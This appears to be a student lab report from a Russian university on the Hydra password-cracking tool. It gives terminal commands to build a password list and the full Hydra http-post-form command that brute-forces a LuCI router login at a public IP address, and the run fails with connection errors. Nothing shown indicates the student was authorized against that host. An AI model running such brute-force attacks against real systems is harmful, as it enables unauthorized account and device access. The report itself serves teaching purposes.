

ЭТАП 3. ИСПОЛЬЗОВАНИЕ HYDRA

КУЗЬМИН АРТЕМ

11 АПРЕЛЯ, 2025, МОСКВА, РОССИЯ

РОССИЙСКИЙ УНИВЕРСИТЕТ ДРУЖБЫ НАРОДОВ



ЦЕЛЬ ЛАБОРАТОРНОЙ РАБОТЫ

Научится работе с Hydra и применить знания на практике

ПРОЦЕСС ВЫПОЛНЕНИЯ ЛАБОРАТОРНОЙ РАБОТЫ



ОБНОВЛЯЕМ ДАННЫЕ





Рис 1. Оновление данных

СОЗДАЕМ ФАЙЛ С ПАРОЛЯМИ




The screenshot shows a Kali Linux terminal window with the following commands and output:

```
(artemkuzmin@artem)-[~]  
$ sudo apt update  
Сущ:1 http://http.kali.org/kali kali-rolling InRelease  
Может быть обновлено 1956 пакетов. Запустите «apt list --upgradable» для их показа.  
  
(artemkuzmin@artem)-[~]  
$ sudo apt install hydra -y  
Уже установлен пакет hydra самой новой версии (9.5-3).  
Summary:  
Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 1956  
  
(artemkuzmin@artem)-[~]  
$ echo -e "password\n123456\nnadmin\nnroot\nnqwerty" > passwords.txt  
  
(artemkuzmin@artem)-[~]  
$
```

The terminal window has a menu bar with "Файл", "Действия", "Правка", "Вид", and "Справка". The window title is "artemkuzmin@artem: ~". The background of the terminal is dark with a light blue border. The output of the commands is in Russian. The file "passwords.txt" is created in the home directory.

Рис 2. Создание файла

СОЗДАЕМ ЗАПРОС К ГИДРА И ПОЛУЧАЕМ ОТВЕТ



```
artemkuzmin@artem: ~  
Файл Действия Правка Вид Справка  
[ERROR] all children were disabled due too many connection errors  
0 of 1 target completed, 0 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-12 22:30:49  
  
(artemkuzmin@artem)~  
$ echo -e "password\n123456\nadmin\nroot\nqwerty\ntest_password" > passwords.txt  
  
(artemkuzmin@artem)~  
$ hydra -l root -P ./passwords.txt -o result.txt -f -V -s 80 178.72.90.181 http-post-form "/cgi-bin/luci:username=^USER^&password=^PASS^:Invalid username"  
  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-12 22:31:27  
[DATA] max 6 tasks per 1 server, overall 6 tasks, 6 login tries (l:1/p:6), ~1 try per task  
[DATA] attacking http-post-form://178.72.90.181:80/cgi-bin/luci:username=^USER^&password=^PASS^:Invalid username  
[ATTEMPT] target 178.72.90.181 - login "root" - pass "password" - 1 of 6 [child 0] (0/0)  
[ATTEMPT] target 178.72.90.181 - login "root" - pass "123456" - 2 of 6 [child 1] (0/0)  
[ATTEMPT] target 178.72.90.181 - login "root" - pass "admin" - 3 of 6 [child 2] (0/0)  
[ATTEMPT] target 178.72.90.181 - login "root" - pass "root" - 4 of 6 [child 3] (0/0)  
[ATTEMPT] target 178.72.90.181 - login "root" - pass "qwerty" - 5 of 6 [child 4] (0/0)  
[ATTEMPT] target 178.72.90.181 - login "root" - pass "test_password" - 6 of 6 [child 5] (0/0)  
[ERROR] Child with pid 23142 terminating, cannot connect  
[ERROR] Child with pid 23143 terminating, cannot connect  
[ERROR] Child with pid 23146 terminating, cannot connect  
[ERROR] Child with pid 23145 terminating, cannot connect  
[ERROR] Child with pid 23144 terminating, cannot connect  
[ERROR] Child with pid 23147 terminating, cannot connect  
[ERROR] all children were disabled due too many connection errors  
0 of 1 target completed, 0 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-12 22:32:12
```

Рис 3. Запрос к Hydra

СОХРАНЕНИЕ РЕЗУЛЬТАТА




Рис 4. Полученный ответ сохранился в текстовой файл

ВЫВОД

В результате работы я приобрел навыки работы с Hydra и применил их на практике